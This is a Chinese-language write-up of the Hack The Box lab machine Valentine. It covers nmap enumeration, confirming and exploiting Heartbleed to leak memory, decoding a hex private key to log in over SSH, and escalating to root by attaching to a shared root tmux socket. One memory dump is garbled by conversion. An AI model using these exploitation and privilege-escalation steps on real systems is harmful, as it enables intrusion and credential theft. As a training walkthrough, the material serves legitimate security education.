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攻击链 (Kiillchain)

TTPs (Tactics, Techniques & Procedures)

阶段1: 枚举

阶段2: 工具和利用


阶段2.1:漏洞验证及目录枚举

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
参考

## 概述 (Overview)



- TAG
  - Web
  - Patch Management

# 攻击链 (Kiillchain)



## TTPs (Tactics, Techniques & Procedures)

- autorecon
- nmap
- · python
- · decoder-plus-plus
- linpeas
- tmux


### 阶段1: 枚举

老规矩, nmap起手(我这里用的是: autorecon)。

```
STATE SERVICE VERSION
PORT
22/tcp
                            OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
    2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
    256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
 30/tcp open http Apache httpd 2.2.22 ((Ubuntu))
_http-server-header: Apache/2.2.22 (Ubuntu)
80/tcp open http
 _http-title: Site doesn't have a title (text/html)
.
443/tcp open ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
  ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
 Not valid before: 2018-02-06T00:45:25
_Not valid after: 2019-02-06T00:45:25
__ssl-date: 2021-04-12T15:11:03+00:00; +2s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
_clock-skew: 1s
```

开放的端口很少,通过ssl证书可以知道目标 IP 和 valentine.htb 域名是存在联系的,后续可以加入 /etc/hosts 解析。

浏览器访问显示了一张图片,这是很明显的提示了一看就懂(心脏滴血 ssl-heartbleed ):



阶段2: 工具和利用


阶段2.1:漏洞验证及目录枚举

通过nmap脚本扫描在验证下,确认漏洞存在。

```
ssl-heartbleed:
VULNERABLE:
The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be rotected by SSL/TLS encryption.
State: VULNERABLE
Risk factor: High
OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as w ll as the encryption keys themselves.

References:
http://www.openssl.org/news/secadv_20140407.txt
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
http://cvedetails.com/cve/2014-0160/
```

#### 通过 gobuster 枚举发现 /dev 目录:



```
# ./hype_key
2 2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d

# /notes.txt
To do:
6
7 1) Coffee.
8 2) Research.
9 3) Fix decoder/encoder before going live.
10 4) Make sure encoding/decoding is only done client-side.
11 5) Don't use the decoder/encoder until any of this is done.
12 6) Find a better way to take notes.
```

在 notes.txt 中获得一些提示,存在编码器和解码器。而 hype\_key.txt 内容就是经过编码的。暂时不明 \_/decode/ 页面是干嘛的。



### 阶段2.2: 编码解密

在 lijiejie 的博客里找到了payload代码段: http://www.lijiejie.com/openssl-heartbleed-attack/,结合其他github 脚本改改之后请求目标地址:

```
Connecting ...

Sending Client Hello ...

Waiting for Server Hello ...

... received message: type = 22, ver = 0302, length = 66

... received message: type = 22, ver = 0302, length = 885

... received message: type = 22, ver = 0302, length = 331

... received message: type = 22, ver = 0302, length = 4

Sending heartbeat request ...

... received message: type = 24, ver = 0302, length = 16384


Received heartbeat response:

... ... SC [... r. ... + H. ... 9 ... w.3 ... f. ... *.. *! .9.8 ... 5 ... ... $2 ... ... E.D ... ./ ... A ... I ... ... 4.2 ... #.0.0.1/decode.php .. Content-Type: application/x-www-form-urlencoded ... Content-Length: 42 ... $$\text{$\text{$\text{$4$}}$ content-Length: 42 ... $\text{$\text{$\text{$$\text{$4$}}$ content-Length: 42 ... $\text{$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$$\text{$$\text{$$$\text{$$\text{$$\text{$$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{$$\text{
```

可以看到,在返回的内容中含有一段base64编码内容。

```
1 Your input:
2 aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
3 Your encoded input:
4 heartbleedbelievethehype
```

base64 解出来后暂时没什么用,尝试解 hype\_key.txt 内容。我这里用到的是 https://github.com/bytebutcher/decoder-plus-plus,也可以用 https://gchq.github.io/CyberChef/



可以看到,解出来之后是一个私钥,结合文件名称这应该是 hype 用户的私钥。 进行登录,这样要验证密码,输入之前解出来的 heartbleedbelievethehype 成功登录目标服务器。

```
(kali® kali)-[~/hackthebox/Valentine]
$ ssh -i PRIVATE KEY hype@10.10.10.79
Enter passphrase for key 'PRIVATE_KEY':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

* Documentation: https://help.ubuntu.com/
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ whoami
hype
```

在 hype 用户下成功找到 user flag

### 阶段3: 权限提升

接下来还是老规矩,linpeas 分析可利用信息,观察到存在一个root身份运行的 tmux session:

```
[+] Searching tmux sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions

root 1017 0.0 0.1 26416 1676 ? Ss 23:00 0:01 /usr/bin/tmux -S /.devs/dev_sess
[+] Searching Couchdh directory
```

因为本身就用了很久的 tmux ,所以对它的操作还是很熟的,找到对应的socket文件, —S 命令进入会话即可(原因是,这里是一个Socket共享会话,所以不同用户登录进入该tmux会话)。

```
(kali⊗kali)-[~/hackthebox/Valentine]

$ tmux --help
usage: tmux [-2CluvV] [-c shell-command] [-f file] [-L socket-name]

[-S socket-path] [command [flags]]
```

\$ tmux -S /.devs/dev\_sess attach

```
hype@Valentine: ~/Downloads/10.10.16.6 × kali@kali: ~/hackthebox/Valentine × root@Valentine:/home/hype/Downloads/10.10.16.6# id uid=0(root) gid=0(root) groups=0(root) root@Valentine:/home/hype/Downloads/10.10.16.6#
```

对 tmux 不熟的话可以看看: https://zhuanlan.zhihu.com/p/43687973

### 参考

- https://www.cnblogs.com/wh4am1/p/6660022.html
- https://gist.githubusercontent.com/eelsivart/10174134/raw/8aea10b2f0f6842ccff97ee921a836cf05cd7530/ heartbleed.py
- https://medium.com/starbugs/tpm-%E5%A5%97%E4%BB%B6%E7%AE%A1%E7%90%86%E5%B7%A5%E5%85%B7-%E8%AE%93%E4%BD%A0%E7%9A%84-tmux-%E6%9B%B4%E5%A5%BD%E7%94%A8-95ecd924c9d
- https://zhuanlan.zhihu.com/p/43687973